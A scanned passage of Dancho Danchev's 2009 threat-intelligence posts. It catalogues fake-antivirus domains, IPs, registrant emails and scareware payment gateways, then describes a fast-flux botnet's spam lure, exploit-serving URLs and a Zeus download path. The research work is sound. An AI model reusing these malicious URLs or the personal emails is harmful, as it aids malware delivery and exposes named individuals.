
trucount3005 .com *- Email: chen.poon1732646@yahoo.com*

antivirus-scan-2009 .com *- Email: cheng2009@yahoo.com*

antivirusxppro-2009 .com *- Email: u@sochi.ru*

advanced-virusremover2009 .com *- Email: giogr@ua.fm*

1231



bestscanpc .com

trucountme .com *- Email: valentin@gergiea.kz*

vs-codec-pro .com *- Email: bhtjnjhggn@googlemail.com*

vscodec-pro .com *- Email: cyber38462@hotmail.com*

antivirus-2009-ppro .com *- Email: cheng2009@yahoo.com*

onlinescanxppro .com *- Email: chen.poon1732646@yahoo.com*

downloadavr .com *- Email: gorbun@ua.fm*

bestscanpc .net

activation-antivirus-software .com *- 208.43.124.83 - Email: matlee@fsuk.edu*

fxantispy .com *- Email: TycoonMichael@googlemail.com*

my-protection .info *- 64.213.140.70 - Email: hop.davis@gmail.com*

protectonline .info *- 64.86.17.47 - Email: hop.davis@gmail.com*

safetywwwtools .com *- 209.44.126.36 - Email: martin.s.johnson@spambob.com*

defenderupdates2 .com *- 89.248.168.46 - Email: china@seban.se*

securitytoolsdirect .com *- 209.44.126.22 - Email: RuthMMarcotte@text2re.com*

best-antivirus-security .com *- 84.16.237.52 - Email: valentinyermolaev@gmail.com*

malwaresdestructor .com *- 206.53.61.74*

1232



suprotect .com *- 89.149.212.218 - uuuuu@ua.fm*

threatpcscanner .com *- 63.223.110.177 ; 78.47.132.216 ; 78.47.172.66 - Email: vanmullem@yahoo.com*

antimalwareliveproscannerv3 .com *- Email: vanmullem@yahoo.com*

antivirus-online-pro-scan .com *- Email: vanmullem@yahoo.com*

avpro-labs .com *- 213.182.197.229*

avprotectionstat .com *- 74.50.99.236*

explorerfilescan .com *- 63.223.110.178; 78.47.132.221; 78.47.172.68 Email: xinhuawuhan@yahoo.com*

antivirushelpscanner .com *A 83.133.125.116; 69.10.59.35; 83.133.125.116 - Email: info@brandturkey.com*
fastfolderscanner .com *- Email: info@brandturkey.com*

mycomputerscanner .com *- Email: info@brandturkey.com*

mal-warexls .net *- 72.9.108.26 - Email: joehugardo@ya.ru*

internetware-safe .com *- Email: candikeller@ya.ru*

scanonlinesite .info *- 66.148.74.126*

scanonlineblog .info

scanonlineshop .info

scanonlinenow .info

youravprotection .com *- 74.50.98.162 - Email: armandgregory3@gmail.com*

registerantivirus .com *Email: ed.areyra@gmail.com*

avprotectionstat .com

avagent-pro .com *- 83.133.126.46 - Email: dwrdcardenas95@gmail.com*


downloads-123 .com *- Email: dwrdcardenas95@gmail.com*

soft-process .com *- Email: dwrdcardenas95@gmail.com*

download-123 .cn *- Email: dwrdcardenas95@gmail.com*

actupdate .net *- Email: dwrdcardenas95@gmail.com*

1233



Now the emphasis on the payment gateways, currently active and processing the scareware transactions:

softwaresecuredbilling .com *- 209.8.45.122 - TemchenkoViktor@googlemail.com*

softsales-discount .com *- Email: daunrwwciq@whoisservices.cn*

best-internet-payments .com *- 209.8.45.148 - Email: specsupport@gmail.com*

adioro .com *- 213.174.152.32 - Email: xyhsbjlrl@whoisprivacyprotect.com*


secure-plus-payments .com *- 209.8.25.204 - Email: sparck000@mail.com*

secure.pnm-software .com *- 209.8.45.124 - Email: pnm-software.com@liveinternetmarketingltd.com*

soft-process .com *- 83.133.126.46 - Email: XtPbtP@privacypost.com*

privatesecuredpayments .com *- 78.46.216.238 - Email: TemchenkoViktor@googlemail.com*

1234



These payment processing gateways are sometimes front-end to the original and often legitimate payment processors. In this particular case, the the legitimate processor is Netherlands-based ***ChronoPay****, which is known to have been used in the past by affiliates in the scareware affiliate model in the past, with several complaints for repeated credit card billing, which in reality is included in the scareware's Terms of Service.*

Upon a successful purchase - the customer is told that " ***This charge will appear on your card statement as***

CHRPay.com/ducforceide*". Interestingly, Pandora Software has also been using the following ChronoPay accounts for over an year -* ***Chrpay.com/meyrocorp****;* ***CHrpay.com/pnra***

using [2]disconnected numbers, CallerID's of [3]scareware operations, desperate attempts to contact the alias for [4]the front-end payment processor, ultimately resulting in [5]several hundred ChronoPay related complaints.

*Next to scareware, ChronoPay (**Pavel Vrublevsky** acting as CEO) is also known to have been used in [6]a mobile application scam dissected here, as well as being a victim of [7]a DDoS attack in 2008, which is pretty logical since if ChronoPay is the payment processor of choice for the hundreds of thousands of scareware generated revenues on daily basis, the commissions ChronoPay takes from cybercriminals would be more than welcome in the competing payment processor's network.*

Related posts:

[8]Dissecting a Swine Flu Black SEO Campaign

[9]Massive Blackhat SEO Campaign Serving Scareware

[10]From Ukrainian Blackhat SEO Gang With Love

1235

[11]From Ukrainian Blackhat SEO Gang With Love - Part Two

[12]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[13]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

[14]A Diverse Portfolio of Fake Security Software - Part Twenty One

[15]A Diverse Portfolio of Fake Security Software - Part Twenty

[16]A Diverse Portfolio of Fake Security Software - Part Nineteen

[17]A Diverse Portfolio of Fake Security Software - Part Eighteen

[18]A Diverse Portfolio of Fake Security Software - Part Seventeen

[19]A Diverse Portfolio of Fake Security Software - Part Sixteen

[20]A Diverse Portfolio of Fake Security Software - Part Fifteen

[21]A Diverse Portfolio of Fake Security Software - Part Fourteen

[22]A Diverse Portfolio of Fake Security Software - Part Thirteen

[23]A Diverse Portfolio of Fake Security Software - Part Twelve

[24]A Diverse Portfolio of Fake Security Software - Part Eleven

[25]A Diverse Portfolio of Fake Security Software - Part Ten

[26]A Diverse Portfolio of Fake Security Software - Part Nine

[27]A Diverse Portfolio of Fake Security Software - Part Eight

[28]A Diverse Portfolio of Fake Security Software - Part Seven

[29]A Diverse Portfolio of Fake Security Software - Part Six

[30]A Diverse Portfolio of Fake Security Software - Part Five

[31]A Diverse Portfolio of Fake Security Software - Part Four

[32]A Diverse Portfolio of Fake Security Software - Part Three

[33]A Diverse Portfolio of Fake Security Software - Part Two

[34]Diverse Portfolio of Fake Security Software

This post has been reproduced from [35]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

2. http://www.complaintsboard.com/complaints/billed-for-more-than-asked-for-c87068.html#c253625

3. http://www.complaintsboard.com/complaints/chrpaycomducforceide-c221036.html

4. http://online.wsj.com/article/SB123976230407519659.html

5. http://www.ripoffreport.com/searchresults.asp?q5=CHRPay.com&q1=ALL&q4=&q6=&q3=&q2=&q7=&searchtype=0&submit2

=Search%21

6. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

7. http://www.kommersant.com/p876309/r_500/electronic_payment_processing_/

8. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

9. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

10. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

11. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

12. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

13. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

14. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

15. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

17. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

18. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

19. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

20. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

21. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

23. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

24. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

25. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

26. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

27. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

29. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

30. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

31. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html


32. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

33. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

34. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

35. http://ddanchev.blogspot.com/

1237



The Multitasking Fast-Flux Botnet that Wants to Bank With You (2009-07-07 07:28)

From a Chase phishing campaign, to a [1]bogus Microsoft update, and an exploit serving spam campaign using a

"Who Killed Michael Jackson?" theme prior to his death (go through related [2]Michael Jackson malware campaigns), to a currently ongoing phishing campaign impersonating the United Services Automobile Association (USAA), the gang behind this botnet has been actively multitasking during the past two months.

1238



The spam message is as follows:

" Michael Jackson Was Killed... But Who Killed Michael Jackson? Visit X-Files to see the answer: MJackson.kilijj .com/xfiles", upon clicking on it the user is redirected to two exploit serving domains - ***ogzhnsltk .com/plugins/index.php*** *(94.199.200.125 Email:*

osaltik@windowslive.com); and ***dogankomurculuk .com/stil/index.php*** *(91.191.164.100 -*


Email: by.yasin@msn.com).

Through the use of an Office Snapshot Viewer exploit the user is the exposed to a [3]downloader (x-file-

MJacksonsKiller.exe) which attempts to drop a copy of the Zeus malware from ***labormi .com/lbrc/lbr.bin***

(91.206.201.6). The following is an extensive list of the participating domains, as well as the currently active and fast-fluxing DNS servers part of the botnet:

1239



List of participating domains:

kilij1 .com

ilkil1 .com

ilkifi .com

kili1j .com

kil1jj .com

ki1ijj .com

kikijj .com

k1lijj .com

kilijj .com

1ilikj .com


ilki1k .com

ilk1lk .com

i1kilk .com

ilkilk .com

1240



kilij1 .net

ilkil1 .net

kili1j .net

kil1jj .net

ki1ijj .net

k1lijj .net

kilijj .net

1ilikj .net

ilki1k .net

ilk1lk .net

i1kilk .net

ilkilk .net

ilifi.com .mx

1ffli.com .mx

